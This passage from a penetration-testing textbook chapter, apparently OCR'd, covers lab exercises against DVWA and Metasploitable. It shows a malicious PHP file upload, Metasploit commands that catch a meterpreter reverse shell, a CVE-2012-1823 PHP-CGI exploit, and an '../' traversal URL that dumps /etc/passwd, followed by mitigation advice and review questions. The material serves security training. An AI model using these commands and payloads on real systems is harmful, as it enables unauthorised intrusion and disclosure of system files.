
No file selected.

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm

7. Click on **Browse...**, select the `img.php` file, and then click **Upload** on the page.

8. Once the file has been uploaded, you will receive a message displaying the directory where the file is stored on the server:



```
../../hackable/uploads/img.php succesfully uploaded!
```

9. Copy the file location, that is, `hackable/uploads/img.php`, and paste it into the URL to execute the payload (`img.php`). The following is the expected URL:


```
192.168.56.101/DVWA/ hackable/uploads/img.php
```

Hit *Enter* to execute the payload.

10. On Kali Linux, load Metasploit using the following commands:

```
service postgresql start
msfconsole
```


11. Enable the `multi/handler` module in Metasploit, set the reverse TCP payload, and execute the exploit using the following commands:



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.56.1
LHOST => 192.168.56.1
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit
```

Please be sure to check the IP address of the Kali Linux machine and adjust the `LHOST` parameter accordingly.

12. Having executed the `img.php` payload on the server and enabled the `multi/handler` on Metasploit, we are able to receive a reverse shell on our attacker machine, as shown in the following screenshot:



```
[*] Started reverse TCP handler on 192.168.56.1:4444

[*] Sending stage (38247 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.1:4444 -> 192.168.56.101:40523) at 2019-06-17
15:33:22 -0400
```


Using the `meterpreter` shell, you are now able to perform further actions on the compromised system.

In the following section, we will demonstrate how to exploit code execution vulnerabilities.

Exploiting code execution vulnerabilities

When a device is vulnerable to code execution, an attacker or penetration tester is allowed to execute code remotely on the target server. Additionally, the penetration tester will be able to retrieve the source code that's stored on the target.

To complete this exercise, we will be using the following topology:




To get started with code execution exploitation, follow these steps:

1. We will attempt to discover whether the target is vulnerable to **CVE-2012-1823**. To discover whether a target is vulnerable, use the following commands with `nmap`:

```
nmap -p80 --script http-vuln-cve2012-1823 <target IP address>
```

   Nmap may not always return results that indicate that a vulnerability exists on a target. However, this should not stop you from determining whether a target is vulnerable to an exploit.

2. Next, within **Metasploit**, use the `search` command to find a suitable exploit module to help us take advantage of the vulnerability on the target:



```
msf5 > search cve-2012-1823

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/multi/http/php_cgi_arg_injection  2012-05-03       excellent  Yes    PHP CGI Argument Injection
```


3. Next, use the following command to use the module and set the remote target:

```
use exploit/multi/http/php_cgi_arg_injection
set RHOSTS 10.10.10.11
```

4. Additionally, the following commands allow you to use a suitable payload for establishing a remote shell upon exploitation and setting your localhost IP address:

```
set payload php/meterpreter/reverse_tcp
set LHOST 10.10.10.10
```

5. Use the `exploit` command to launch the exploit against the target. The following screenshot shows that the exploit was successful on the target:



```
[*] Started reverse TCP handler on 10.10.10.10:4444
[*] Sending stage (38247 bytes) to 10.10.10.11
[*] Meterpreter session 1 opened (10.10.10.10:4444 -> 10.10.10.11:56450) at 2019-08-13 09:18:08 -0400

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter >
```

The payload has been sent across to the victim and we have a reverse shell. Having completed this section, you are now able to discover and perform code execution on a target server.


In the next section, we will demonstrate how to exploit LFI vulnerabilities.

Exploiting LFI vulnerabilities

Servers that are vulnerable to LFI security flaws allow an attacker to display the content of files through the URL within a web browser. In an LFI attack, the penetration tester can read the content of any file from within its directory using either `../` or `/`.

To get started, let's head back over to the **Damn Vulnerable Web Application** (**DVWA**) web interface within **OWASP BWA**:

1. On the DVWA web interface, on the left-hand side menu, click on **File Inclusion**:




Vulnerability: File Inclusion

To include a file edit the ?page=index.php in the URL to determine which file is included.

More info

http://en.wikipedia.org/wiki/Remote_File_Inclusion
http://www.owasp.org/index.php/Top_10_2007-A3

2. By repeating `../` a few times and inserting the directory of the `passwd` file, we are able to view the content of the `passwd` file on the target web server:



```
192.168.56.101/dvwa/vulnerabilities/fi/?page=../../../../../../etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:
/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh syslog:x:101:102::/home
/syslog:/bin/false klog:x:102:103::/home/klog:/bin/false mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false landscape:x:104:122::/var/lib/landscape:/bin/false sshd:x:105:65534::/var/run/sshd:
/usr/sbin/nologin postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash messagebus:x:107:114::/var/run/dbus:/bin/false tomcat6:x:108:115::/usr/share/tomcat6:/bin/false
user:x:1000:1000:user,,,:/home/user:/bin/bash polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false haldaemon:x:110:119:Hardware abstraction layer,,,:/var/run/hald:/bin/false
pulse:x:111:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false postfix:x:112:123::/var/spool/postfix:/bin/false
```

This type of attack tests a system for directory transversal vulnerabilities. Directory transversal allows an attacker to access restricted locations and files, as well as execute commands on a target web server. This attacker can manipulate the variables by simply using the `dot-dot-slash (../)` syntax within the URL.

Thus far, we have completed a few exercises to exploit the various weaknesses of a target system. In the next section, we'll take a look at preventing and mitigating security vulnerabilities.

Preventing vulnerabilities

The following are countermeasures that can be used to prevent web server and web application attacks and remediate such vulnerabilities:

- Apply the latest (stable) patches and updates to the operating system and web applications.
- Disable any unnecessary services and protocols on web servers.
- Use secure protocols, such as support data encryption, wherever possible.
- If using insecure protocols, implement security controls to ensure that they are not exploited.
- Disable WebDAV if it's not being used by a web application.
- Remove all unused modules and applications.
- Disable all unused default accounts.
- Change default passwords.
- Implement security policies to prevent brute force attacks, such as lookout policies for a failed login attempt.
- Disable the serving of directory listings.
- Monitor and check logs for any suspicious activity.
- Implement digital certificates from trusted **Certificate Authorities** (**CAs**) and ensure that digital certificates are always up to date.
- Ensure data input validation and sanitization is implemented and tested regularly.
- Implement a **Web Application Firewall** (**WAF**).

These items are simply a summary of preventative measures that an IT professional can adapt; however, additional research will be required since, each day, new and more sophisticated threats and attacks are developed.

Summary

During the course of this chapter, we have discussed the techniques that we can use to determine web technologies on a web server and perform real-world simulation attacks on target web applications.

You are now able to discover the underlying web technologies that are used on a target web server and perform further enumeration to discover additional websites that are being hosted on a single web server. Furthermore, by completing the exercises in this chapter, you have the skills to discover any sensitive files and directories on a target server and perform website penetration testing to exploit file uploads and LFI vulnerabilities.

I hope this chapter has been helpful and informative in your studies and career. In the next chapter, `Chapter 15`, *Website Penetration Testing – Gaining Access*, you'll be learning about using advanced web application penetration testing.

Questions

1. What are some web server platforms?
2. What tool(s) can be used to discover hidden files on a web server?
3. What HTTP status code means successful?
4. What type of attack allows an attacker to retrieve stored data from a victim's web browser?
5. What type of attack allows a malicious user to manipulate a database?

Further reading

The following are a number of additional reading resources:

- **Vulnerable components**: `https://resources.infosecinstitute.com/exploring-commonly-used-yet-vulnerable-components/`
- **Testing for insecure direct object references**: `https://www.owasp.org/index.php/Testing_for_Insecure_Direct_Object_References_(OTG-AUTHZ-004)`
- **Web server misconfiguration**: `https://www.owasp.org/index.php/Top_10-2017_A6-Security_Misconfiguration`